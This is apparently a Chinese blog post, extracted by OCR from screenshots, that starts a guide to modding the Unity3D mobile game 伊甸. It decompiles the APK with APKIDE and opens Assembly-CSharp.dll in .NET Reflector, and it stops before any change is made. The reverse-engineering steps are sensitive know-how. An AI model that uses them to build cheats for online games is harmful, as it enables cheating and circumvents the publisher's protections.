
最近接触伊甸的时候发现挺好玩的，然后罪恶心就犯了。

游戏介绍：伊甸是一款 U3D 引擎开发的游戏。

工具：APKIDE、.Net Reflector


分析：

下载，用 APKIDE 反编译 APK



APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
伊甸
Ver:1.4.6(6)
Package:com.yidian.rekoo.
com.yidian.rekoo.dangle
Start.java
1 /**
2 * @author 鳗驼螺(mandarava)
3 * 2011-2013
4 **/
5 public class ApkIDE
6 {
7 public String 软件名称="APK改之理";
8 public String 软件类型="免费软件";
9 public String 软件别名="APK IDE";
10 public String 程序开发="鳗驼螺(Mandarava)";
11 public String 联系邮箱="mandarava@yeah.net";
12 public String 新浪微博="http://weibo.com/apktool"
13 public String 官方网站="http://www.xiaomiren.net/
14 public String 版权信息="版权所有(C)2011-2013, 保
15 public String 软件简介="一个可视化的、易用的、快
16 public String 一个提示="按住Ctrl键，右键单击左侧
17 public String 更多信息="http://www.xiaomiren.net/
18 public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
19 }
输出
> 正在反编译Apk... - 成功!
> 正在将dex转成jar... - 成功!
> .smali输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.yidi
> .class输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Worksrc\com.yi
搜索和替换
搜索内容
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

进入路径打开文件：<APKIDE 路径>\ApkIDE\Work\com.yidian.rekoo.dangle\assets\bin\Data\Managed\Assembly-CSharp.dll


选择用 reflector 打开。


« assets ▸ bin ▸ Data ▸ Managed
搜索 Managed
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 打开 共享 新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
迅雷下载
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
本地磁盘 (F:)
名称
修改日期
类型
大小
Assembly-CSharp.dll 2014/9/9 21:07 DLL 文件 2,506
Assembly-CSharp-firstpass.dll 2014/9/9 21:07 DLL 文件 14
Assembly-UnityScript.dll 2014/9/9 21:07 DLL 文件 47
Boo.Lang.dll 2014/9/9 21:07 DLL 文件 124
ICSharpCode.SharpZipLib.dll 2014/9/9 21:07 DLL 文件 196
LitJSON.dll 2014/9/9 21:07 DLL 文件 49
Mono.Posix.dll 2014/9/9 21:07 DLL 文件 180
Mono.Security.dll 2014/9/9 21:07 DLL 文件 288
mscorlib.dll 2014/9/9 21:07 DLL 文件 2,530
Photon3Unity3D.dll 2014/9/9 21:07 DLL 文件 139
System.Configuration.dll 2014/9/9 21:07 DLL 文件 122
System.Core.dll 2014/9/9 21:07 DLL 文件 293
System.dll 2014/9/9 21:07 DLL 文件 1,640
System.Security.dll 2014/9/9 21:07 DLL 文件 132
System.Xml.dll 2014/9/9 21:07 DLL 文件 1,241
UnityEngine.dll 2014/9/9 21:07 DLL 文件 586
Assembly-CSharp.dll 修改日期: 2014/9/9 21:07 创建日期: 2014/9/9 21:07
DLL 文件 大小: 2.44 MB

